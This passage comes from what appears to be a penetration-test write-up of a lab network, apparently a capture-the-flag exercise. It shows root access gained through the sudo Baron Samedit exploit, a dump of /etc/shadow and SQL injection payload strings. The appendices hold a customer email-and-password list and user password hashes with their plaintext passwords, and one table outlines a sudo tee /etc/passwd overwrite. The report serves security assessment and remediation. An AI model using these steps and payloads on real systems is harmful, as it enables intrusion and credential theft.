root@nbnserver:/home/gibson#
```


Figure 11 Obtaining a limited shell as user *gibson.*

Tee was not exploitable on Client and transferring files from the attack machine to 172.16.1.2 via Netcat failed to work properly, hence the manual copy and paste of the LinPEAS script into Nano. The results in **Figure 12** provided more attack vectors. Once again, this machine could not compile C code, so python solution *exploit_nss.py* was chosen from CVE-2021-3156[C4], which provided immediate root access in a shell (**Figure 13**).



```
+] [CVE-2021-3156] sudo Baron Samedit 2

  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: probable
  Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
  Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
```

Figure 12 Obtaining a limited shell as user *gibson*.



```
stephenson@nbnclient:~$ nano exploit_nss.py
stephenson@nbnclient:~$ ls
 45010.c         exploit          flag7          linpeas.sh   nbn.backup   PEtest.py
 CVE40342-2.zip  exploit_nss.py  'GCONV_PATH=.'  nbn          payload.so
stephenson@nbnclient:~$ python3 exploit_nss.py
# whoami
root
# cat /etc/shadow
root:$6$fQ21bDnh$AzccDxuXsQPlLZtmn2/ZwHNyGcnj4Ccxwsv1TLMARWDCyyHh6V4bfIwk3LPmaoWj0COFbpERP.7VzYBsKv3nh1:18275:0:99999
:7:::
daemon:*:17539:0:99999:7:::
bin:*:17539:0:99999:7:::
sys:*:17539:0:99999:7:::
sync:*:17539:0:99999:7:::
games:*:17539:0:99999:7:::
man:*:17539:0:99999:7:::
```

Figure 13 Obtaining a limited shell as user *gibson*.

4. Conclusion

NBN Corporation suffered a series of exploits that led to complete privilege escalation to root utilizing both a Client (172.16.1.2), Server (172.16.1.1, 10.10.0.66), and various open ports to services on these images.

As previously stated, the goals of the penetration test were as follows:

1. To attempt privilege escalation to root and identify associated vulnerabilities
2. To assess the impact and risk associated with the vulnerabilities, and
3. To provide system hardening recommendations to prevent further breaches of customer and employee data

A multitude of medium to high risk items resulted in a total compromise of NBN servers and data. To reiterate, the following immediate fixes for these items should be implemented as soon as possible:


Priority	Vulnerability	Immediate Fix
1	SQL Injection	Sanitize all user input to prevent injection by users and tools akin to sqlmap and begin using stored procedures for SQL command execution
2	Cross-site Scripting	Sanitize all user input to prevent HTML tags and/or JavaScript code execution
3	Password Policies	Set new password requirements that include a specified length of at least 10 characters and a mix of numbers, letters, and special characters

5. Appendices

A. Ports, Protocols, and Services


Port	State	Service	Version
80/tcp	OPEN	HTTP	Apache HTTPD 2.4.29 (Ubuntu)
443/tcp	OPEN	SSH	OpenSSH 7.6p1 (Ubuntu)
8001/tcp	OPEN	HTTP	Apache HTTPD 2.4.29 (Ubuntu)
65534/tcp	OPEN	FTP	VSFTPD 3.0.3

B. Flags



```
.%%%%%..%%......%%%%....%%%%.....%%......%%%%...%%%%...%%..%%..%%%%%...%%%%%%.%%%%%...%%%%%%.%%%%%%..%%......%%......%%%%...%%...%%..%%%%...........%%%%....%%%%....%%%%...%%%%%...%%......%%..%%...%%%%...%%..%%..%%%%...
.%%......%%......%%..%%..%%......%%%......%%....%%..%%...%%%%...%%..%%..%%......%%..%%..%%......%%......%%......%%......%%..%%..%%...%%..%%.............%%......%%..%%..%%..%%..%%..%%..%%......%%..%%..%%..%%..%%.%%.....%%...
.%%%%....%%......%%%%%%..%%.%%%...%%....%%%.....%%.........%%....%%%%%...%%%%....%%%%%....%%%%.....%%%%.....%%......%%......%%..%%..%%.%.%%..%%%%..........%%.%%%..%%..%%..%%..%%..%%..%%.%%......%%..%%..%%......%%%%.......%%%.
.%%......%%......%%..%%..%%..%%...%%......%%....%%..%%.....%%....%%..%%..%%......%%..%%..%%......%%......%%......%%......%%..%%..%%%%%%%.....%%..........%%..%%..%%..%%..%%..%%..%%..%%..%%......%%..%%..%%..%%..%%.%%.....%%...
.%%.....%%%%%%..%%..%%...%%%%...%%%%%%....%%%%...%%%%.....%%....%%%%%...%%%%%%.%%..%%..%%......%%%%%%.%%%%%%.%%%%%%...%%%%....%%.%%....%%%%...%%%%%%...%%%%....%%%%....%%%%...%%%%%...%%%%%%...%%%%....%%%%...%%..%%..%%%%...
.........................................................................................................................................................................................................................
```

Flag 1




Future Customers

FOR INTERNAL USE ONLY


flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com : ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess //// mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper //// amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone //// dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene //// hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis //// hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com : camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter //// 4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek //// bsquard@live.com : wilbur //// zd0ns23@live.com : wrinkle //// scheefca@live.com : gerry //// enobrac@gmail.com : marcy //// saazuhl1273@gmail.com : cauhuln //// fwe315@live.com : evan //// wilson@gmail.com : triad //// navresbo@yahoo.com : heather //// XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy //// jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com : harald //// awesome@gmail.com : larry //// jess@yahoo.com : jesse //// jIEo : WmBV //// jIEo : WmBV //// jIEo : WmBV //// jIEo : 2259 //// jIEo : WmBV AND 2310=8711 AND RVVM=RVVM //// jIEo : WmBV) AND 9206=6741 AND (7614=7614 //// jIEo : WmBV AND 7939=9164 //// jIEo : WmBV AND 2273=9669-- QKjb //// jIEo : (SELECT (CASE WHEN (4150=1017) THEN WmBV ELSE (SELECT 1017 UNION SELECT 4268) END)) //// jIEo : WmBV) AND EXTRACTVALUE(1462,CONCAT(0x5c,0x716b6a7a71,(SELECT (ELT(1462=1462,1))),0x71766b7a71)) AND (2550=2550 //// jIEo : WmBV AND EXTRACTVALUE(1462,CONCAT(0x5c,0x716b6a7a71,(SELECT (ELT(1462=1462,1))),0x71766b7a71)) //// jIEo : WmBV AND

Flag 2



```
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
gibson@nbnserver:~$ sudo su
[sudo] password for gibson:
Sorry, user gibson is not allowed to execute '/bin/su' as root on nbnserver.
gibson@nbnserver:~$ ^C
gibson@nbnserver:~$ ls
flag3
gibson@nbnserver:~$ cat flag3
1
The Deliverator belongs to an elite order, a hallowed subcategory. He's got esprit up to here. Right now, he is preparing to carry out his third mission of the night. His uniform is black as activated charco
al, filtering the very light out of the air. A bullet will bounce off its arachnofiber weave like a wren hitting a patio door, but excess perspiration wafts through it like a breeze through a freshly napalme
d forest, Where his body has bony extremities, the suit has sintered armorgel: feels like gritty jello, protects like a stack of telephone books.
When they gave him the job, they gave him a gun. The Dcliverator never deals in cash, but someone might come after him anyway-might want his car, or his cargo. The gun is tiny, acm-
2
styled, lightweight, the kind of gun a fashion designer would carry; it fires teensy darts that fly at five times the velocity of an SR-71 spy plane, and when you get done using it, you have to plug it into
the cigarette lighter, because it runs on electricity.
The Deivcrator never pulled that gun in anger, or in fear. He pulled it once in Gila Highlands. Some punks in Gila Highlands, a fancy Burbclave, wanted themselves a delivery, and they didn't want to pay for
it. Thought they would impress the Deliverator with a baseball bat. The Deivcrator took out his gun, centered its laser doohickey on that poised Louisville Slugger, fired it. The recoil was immense, as thoug
h the weapon had blown up in his hand. The middle third of the baseball bat turned into a column of burning sawdust accelerating in all directions like a bursting star. Punk ended up holding this bat handle
with milky smoke pouring out the end. Stupid look on his face. Didn't get nothing but trouble from the Deivcrator.
Since then the Deliverator has kept the gun in the glove compartment and relied, instead, on a matched set of samurai swords, which have always been his weapon of choice anyhow. The punks in Gila Highlands w
eren't afraid of the gun, so the Dcliverator was forced to use it. But swords need no demonstrations.
The Deliverator's car has enough potential energy packed into its batteries to fire a pound of bacon into the Asteroid Belt. Unlike a bimbo box or a Burb beater, the Deliverator's car unloads that power thro
ugh gaping, gleaming, polished sphincters. When the Deliverator puts the hammer down, !@#$ happens. You want to talk contact patches? Your car's tires have tiny contact patches, talk to the asphalt in four p
laces the size of your tongue. The Deivcrator's car has big sticky tires with contact patches the size of a fat lady's thighs. The Deliverator is in touch with the road, starts like a bad day, stops on a pes
eta.
Why is the Deliverator so equipped? Because people rely on him. He is a roll model. This is America. People do whatever the !@#$ they feel like doing, you got a problem with that? Because they have a right t
```

Flag 3



```
stephenson@nbnclient:~$ ls
flag7  nbn  nbn.backup
stephenson@nbnclient:~$ cat flag7
iVBORw0KGgoAAAANSUhEUgAAAJAAAAAUCAIAAADtBSMhAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAIASURBVGhD7ZaLbYQwDIaZi4GY56ZhmRvm+jvx
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjpjLKwzxsI6YyysM55Z2LpM0/x689PgHLu3Vyzs/ZonsKxI
WlY+3IMTGJbB4aHkOltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHlgY
XsUEgqU6UvkwHRNwCU7Oa6wLObRBGByYHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqSVL
mzFXoC1kEhxxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/IiSO0TIrZCyuG
VVyRlpC0aSFUShTlTH9bQm0ui4p8XRhpCvkELv9IFJOFm0rfj+mEj30w2yGfpd2ZmbCisqcupwVT
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOHbIcxtYbBC/yHcUZezQi7PmTKi
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk05OQi3A7c+t16xhpwW
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xTJ52ELxTSWeRuuj8Rj
en8mJOze3vmFDf6VsbDOGAvrjLGwzhgL64rP5wfyGXqkt8NgHgAAAABJRU5ErkJggg==
stephenson@nbnclient:~$
```

Flag 7

C. Exploits and Sources

Reference	Type	Name	Usage
C1	Tool	LinPEAS	Searches for paths to escalate privileges on various hosts
C2	Exploit	CVE-2021-4034	Local privilege escalation using pkexec
C3	Exploit	Sudo Tee Privilege Escalation	Generates an MD5 password for a new user, paste into a *printf* command, and overwrite /etc/passwd using *tee*. Switch to the new user.
C4	Exploit	CVE-2021-3156	Heap-based buffer overflow in Sudo that allows for privilege escalation to root by local users without authentication

D. User Credentials

Username	Password Hash	Plaintext Password
gibson	*9FC2C02363381143C5E8E9288885280EAA53D61C	digital
stephenson	942cbb4499d6a60b156f39fcbaacf0ae	pizzadeliver
-	*BE021F890410EE21539FD5F268D6109CBFDE7B57	$STRONG_PASSWORD